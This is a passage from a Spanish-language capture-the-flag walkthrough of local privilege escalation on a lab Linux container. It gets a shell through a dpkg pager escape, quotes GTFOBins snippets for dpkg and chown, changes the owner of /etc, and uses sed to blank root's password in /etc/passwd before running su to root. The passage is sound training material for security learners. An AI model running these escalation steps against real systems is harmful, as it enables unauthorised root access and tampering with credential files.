
(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo dpkg -l
!/bin/sh
```

(b) It runs an interactive shell using a specially crafted Debian package. Generate it with fpm and upload it to the target.


```
TF=$(mktemp -d)
echo 'exec /bin/sh' > $TF/x.sh
fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF
```

```
sudo dpkg -i x_1.0_all.deb
```




```
pingu@f69381b9c5c6:~$ sudo -u gladys /usr/bin/dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                          Version                                 Archit
ecture Description
+++-=============================-=======================================-======
=====-=================================================================================
=======
ii  adduser                       3.137ubuntu1                            all
       add and remove users and groups
ii  apache2                       2.4.58-1ubuntu8.1                       amd64
       Apache HTTP Server
ii  apache2-bin                   2.4.58-1ubuntu8.1                       amd64
       Apache HTTP Server (modules and other binary files)
ii  apache2-data                  2.4.58-1ubuntu8.1                       all
       Apache HTTP Server (common files)
ii  apache2-utils                 2.4.58-1ubuntu8.1                       amd64
       Apache HTTP Server (utility programs for web servers)
ii  apt                           2.7.14build2                            amd64
       commandline package manager
ii  base-files                    13ubuntu10                              amd64
       Debian base system miscellaneous files
ii  base-passwd                   3.6.3build1                             amd64
!/bin/sh
$ whoami
gladys
$ 
```

Ahora vemos que contamos con el binario de chown, que buscando un poco podemos editar un fichero que elijamos, en este caso será el /etc/passwd para poder quitar la contraseña del usuario root.



```
gladys@f69381b9c5c6:~$ sudo -l
Matching Defaults entries for gladys on f69381b9c5c6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User gladys may run the following commands on f69381b9c5c6:
    (root) NOPASSWD: /usr/bin/chown
gladys@f69381b9c5c6:~$ 
```




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
LFILE=file_to_change
sudo chown $(id -un):$(id -gn) $LFILE
```

Como vemos el usuario root cuenta con contraseña (x), lo que intentaremos será quitarle la contraseña a este usuario.



```
gladys@f69381b9c5c6:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
ftp:x:101:103:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin
pingu:x:1001:1001::/home/pingu:/bin/bash
gladys:x:1002:1002::/home/gladys:/bin/bash
gladys@f69381b9c5c6:~$ 
```

Ejecutamos los comandos que nos da gtfobins con el directorio que nosotros queramos en este caso /etc.



```
gladys@f69381b9c5c6:~$ LFILE=/etc
gladys@f69381b9c5c6:~$ sudo -u root /usr/bin/chown $(id -un):$(id -gn) $LFILE
```


Y ahora con **sed -i** vamos a reemplazar texto en el archivo

s → significa "substituir".

root:x: → es el texto que busca.


root:: → es el texto que pone en su lugar.

g → significa que haga el reemplazo en todas las coincidencias de cada línea



```
gladys@f69381b9c5c6:~$ /usr/bin/sed -i 's/root:x:/root::/g' /etc/passwd
gladys@f69381b9c5c6:~$ su root
root@f69381b9c5c6:/home/gladys# cd
root@f69381b9c5c6:~# whoami
root
```

Ahora podemos ver que el usuario root no cuenta con contraseña, podríamos hacer lo mismo con todos los usuarios y así vulnerar más la máquina, para poder cambiar de usuario en usuario.



```
root@f69381b9c5c6:~# cat /etc/passwd
root::0:0:root:/root:/bin/bash
```